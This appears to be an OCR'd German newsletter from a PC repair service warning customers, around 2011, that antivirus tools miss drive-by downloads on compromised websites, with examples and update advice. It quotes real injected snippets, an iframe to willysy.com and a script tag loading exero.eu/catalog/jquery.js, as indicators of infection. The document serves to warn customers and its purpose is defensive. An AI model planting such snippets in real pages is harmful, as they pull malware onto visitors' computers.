
DIETMAR **W**ALKER - **P**C-**B**LITZHELFER-**N**OTDIENST
Nationalgasse 14 • **7**2124 **P**liezhausen • ∅ **T**el. 07127 / 89194 - **F**ax 89118
Internet: http://www.pc-blitzhelfer.de – **M**obil 0172-882 79 55

Hallo lieber Kunde

Aus gegebenem Anlass möchte ich Ihnen hiermit eine aktuelle Warnung geben.
Sie alle verlassen sich auf Ihren Virenscanner, es gibt aber leider keinen der 100%tig vor allen Gefahren schützt. Auch ESET nicht.
Es gab bisher 2 Rückmeldungen von Kunden über infizierte PCs die mit ESET geschützt waren, d.h. alles wurde richtig gemacht und der PC trotzdem infiziert, siehe …



Infiziert trotz Schutz

Jeder dritte Nutzer hat einen infizierten PC – obwohl er eine aktuelle Sicherheitssoftware einsetzt. Das ergaben Auswertungen des Dienstleisters Surfright auf der Basis von rund 490.000 Nutzern.
www.surfright.nl

Diese Infizierungen geschahen über sog. **Drive-By-Downloads**. Diese haben mittlerweile die E-Mail als Hauptverbreitungsmethode für Schadsoftware verdrängt.

Normalerweise sollte der Virenscanner so schützen …

ESET-Website

DIETMAR WALKER - PC-BLITZHELFER-NOTDIENST
Nationalgasse 14 • 72124 Pliezhausen • ∅ Tel. 07127 / 89194 - Fax 89118
Internet: http://www.pc-blitzhelfer.de – Mobil 0172-882 79 55

Was sind Drive-By-Downloads?

Manipulation von Webseiten

In vielen Fällen werden von den Angreifern gezielt Webseiten ohne Wissen der Betreiber manipuliert, etwa indem bekannte Schwachstellen bei verbreiteten Webanwendungen genutzt werden. Danach genügt allein der bloße Aufruf einer solchen Webseite auch ohne irgendwelche Aktionen seitens des Benutzers, damit sich dadurch die Schadsoftware automatisch (und unbemerkt) auf seinen Computer herunterlädt.

Verbreitung

IT-Sicherheits-Unternehmen berichten, dass eine Vielzahl von Webseiten durch schädliche Software infiziert sei. Diese Methode nehme seit 2007 ständig zu und habe mittlerweile E-Mail als Hauptverbreitungsmethode für Schadsoftware verdrängt. Täglich kämen mehrere Tausend betroffene Webseiten hinzu.

Technik

Heute beinhalten Webseiten häufig dynamische Funktionen, die durch clientseitige Technologien wie JavaScript, Java, Adobe Flash oder Ajax realisiert sind. Diese Techniken erlauben eine ständige Kommunikation zwischen Browser und Server, ohne dass der Benutzer eine Aktion durchführen muss. Dies wird unter anderem eingesetzt, um Werbebanner auszutauschen, Listen zu laden oder Daten an den Server zu übertragen. Üblicherweise werden diese Aktionen im Browser in einer Sandbox ausgeführt. Nur wenn der Browser eine Sicherheitslücke aufweist, kann Software aus dieser Sandbox direkt auf den Computer des Benutzers zugreifen. Somit ist es möglich, dass Schadsoftware ohne eine Aktion des Benutzers vom Server zum Browser und über die Sicherheitslücke im Browser auf den Computer des Benutzers gelangt.

Schutz

Zum Schutz vor ungewollten Drive-by-Downloads hilft es, immer die aktuelle Version des Browsers zu verwenden, sowie Plugins wie den Flash Player, sowie den Adobe Reader immer auf dem neuesten Stand zu halten.

Eine weitere Maßnahme besteht in Browser-Plugins, die Skripte jeweils nur nach Freigabe durch den Anwender zulassen, etwa NoScript oder FlashBlock für Firefox.

Info zu NoScript: http://de.wikipedia.org/wiki/NoScript
Dadurch wird das Surfen leider sehr unbequem, weil dauernd irgendetwas entschieden werden muss. Dadurch leidet die Aufmerksamkeit bei einem wirklichen Angriff.
Weitere Infos hier: http://de.wikipedia.org/wiki/Drive-by-Download

DIETMAR **W**ALKER - **P**C-**B**LITZHELFER-**N**OTDIENST
Nationalgasse 14 • **7**2124 **P**liezhausen • ∅ **T**el. 07127 / 89194 - **F**ax 89118
Internet: http://www.pc-blitzhelfer.de – **M**obil 0172-882 79 55

Links zu den Videos wegen der Demonstration von Infektionen durch Drive-By-Downloads durch manipulierte Webseiten

6 Millionen Webseiten mit der Shop-Software „OsCommerce“ wurden infiziert
http://www.youtube.com/watch?v=1Jh_H4qQzqo&feature=related

auch Webseiten mit der Forums-Software „Wordpress“ wurden infiziert
http://www.youtube.com/watch?v=dvtsAsaqhxg&feature=related


auch Webseiten mit der Datenbankmanagement-Software „Mysql“ wurden infiziert
http://winfuture.de/videos/Internet/Malware-ueber-MySQL.com-verbreitet-5615.html?hd#t=4.3

Demonstration einer Malware Infizierung detailliert an http://coffee.h24.com.tw
http://www.youtube.com/watch?v=nq1q1oD8mcM&feature=related


Diese Videos sind leider alle auf Englisch, deshalb hier kurz die Zusammenfassung der Ergebnisse.

Stand: 04.01.2011

Beispiel 1 die Webseite www.MySQL.com




wurde infiziert über eine Schwachstelle im Browser und dem veralteten Adobe Reader.
Den verwendeten Schad-Code kannten nur 6 von 43 Virenscannern.




DIETMAR **W**ALKER - **P**C-**B**LITZHELFER-**N**OTDIENST
Nationalgasse 14 • **7**2124 **P**liezhausen • ∅ **T**el. 07127 / 89194 - **F**ax 89118
Internet: http://www.pc-blitzhelfer.de – **M**obil 0172-882 79 55

Beispiel 2 viele Webseiten mit dem Shopsystem OSCommerce




wurden infiziert über eine Schwachstelle im Browser und dem veralteten JAVA.
Den verwendeten Schad-Code kannten nur 26 von 43 Virenscannern.



Den hier verwendeten Angriffs-Code fand Google im Internet über 5,7 Millionen ! mal.

Also alle diese Treffer-Webseiten waren aktuell damit infiziert!

Der Gegentest am



Google Suche nach „<iframe src="http://willysy.com/images/banners"

Findet auch heute noch über 151.000 Treffer

Beispiele:

team kits<**iframe src='http://willysy.com/images/banners/**' style ...
www.istanbultextile.co.uk/shopping_cart.php?... - Diese Seite übersetzen
15. Dez. 2011 - Warning: session_start() [function.session-start]: Cannot send
Ein Shop in dem um Textilien geht, in England

Digital Air<**iframe src='http://willysy.com/images/banners/**' style ...
digital-air.com/catalog/ - Diese Seite übersetzen
26. Dez. 2011 - Welcome Guest! Would you like to log yourself in? Or would you
Ein Shop wo man Digitale Sachen kaufen kann

Reinhard Merlau Modellbau eK
shop.merlau-modellbau.com/rss.php?language=de
vor 5 Tagen - http://shop.merlau-modellbau.com Reinhard Merlau Modellbau e.K. .....
Ein Shop für Modellbau Dinge

Santo Raphael Produit<**iframe src='http://willysy.com/images** ...
santo-raphael.fr/buy/index.php?cPath=29 - Diese Seite übersetzen
vor 4 Tagen - Products 1 - 7 of 7 – Santo Raphael Produit<**iframe**

Contact Us - Niche Phrase or Store Name or both
https://www.bestgarminnuvi.com/contact_us.php
vor 1 Tag - You are here: Home » Contact Niche Blueprint Store<**iframe**
Ein Shop für Navigationsgeräte

Selbst Google warnt das Eine oder Andere Mal vor der Gefährlichkeit der Webseiten

Malware warning!
This site may harm your computer.

OLN
oln.ro/ - Diese Seite übersetzen
Diese Website kann Ihren Computer beschädigen.
vor 19 Stunden - OLN</title><script src=**http**://dragosimport.com, My Account · Cart Contents · Checkout **...** Please Select, <meta **http**-equi.. Canon, Fox, GT Interactive, Hewlett **...**


Malware warning!
This site may harm your computer.

Zedentals<**iframe src='http://willysy.com/images/banners/**' style ...
zedentals.com/product_reviews.php?currency=TRL...id...
Diese Website kann Ihren Computer beschädigen.
21. Febr. 2011 – Zedentals<**iframe src='http://willysy.com/images/** · Ihr Konto · Warenkorb · Kasse · Startseite » Katalog » klinischen Möbel und steht » BSRPR **...**


Der neue Schadcode lautet z.Zt. <script src=http://exero.eu/catalog/jquery.js>
Der lässt sich nicht googlen weil ESET die Ausführung verhindert.

DIETMAR **W**ALKER - **P**C-**B**LITZHELFER-**N**OTDIENST
Nationalgasse 14 • **7**2124 **P**liezhausen • ∅ **T**el. 07127 / 89194 - **F**ax 89118
Internet: http://www.pc-blitzhelfer.de – **M**obil 0172-882 79 55

Beispiel 3 viele Webseiten mit der Webblog-Software Wordpress



wurden infiziert über eine Schwachstelle im Browser und dem veralteten Adobe Plugin.
Den verwendeten Schad-Code kannten nur 5 von 43 Virenscannern.



Man sieht also die verwendeten Schad-Codes sind immer neuesten Datums und werden oft nicht von den Virenscannern entdeckt.

Von 15 Millionen getesteten Webseiten mit der Endung „.COM“ sind über 900.000 davon mit irgendeiner Schadsoftware infiziert!

COUNTRY OR NAME	REGION	TLD	WORLDWIDE RISK RANK	2009 WEIGHTED RISK RATIO	2009 UNWEIGHTED RISK RATIO	2008 RISK RATIO (STEADY-STATE ONLY)	2007 RISK RATIO (STEADY-STATE ONLY)	TOTAL DOMAINS TESTED	TOTAL RISKY DOMAINS
Commercial	Generic	COM	2	32.2%	6.0%	5.5%	5.5%	15,440,225	918,873
Information	Generic	INFO	5	15.8%	22.8%	11.7%	7.5%	601,629	137,403
Organization	Generic	ORG	11	4.2%	4.8%	2.3%	1.8%	1,179,864	57,148
European Union	EMEA	EU	59	0.5%	1.0%	2.2%	n/a	66,916	673
Germany	EMEA	DE	83	0.3%	0.3%	0.6%	1.0%	1,428,423	4,625

© 2009 McAfee, Inc.

Stand: Mc Afee Report, leider aus dem Jahr

FAZIT:
Zum Schutz vor ungewollten Drive-by-Downloads hilft es, immer die aktuelle Version des Browsers zu verwenden, sowie Plugins wie den Flash Player, sowie den Adobe Reader immer auf dem neuesten Stand zu halten.

Weil es sich aber selbst dann nicht 100%tig verhindern lässt ist ein Abbild des Systems in regelmäßigen Abständen unverzichtbar um im Schadenfalle das Sytem schnell wieder herstellen zu können.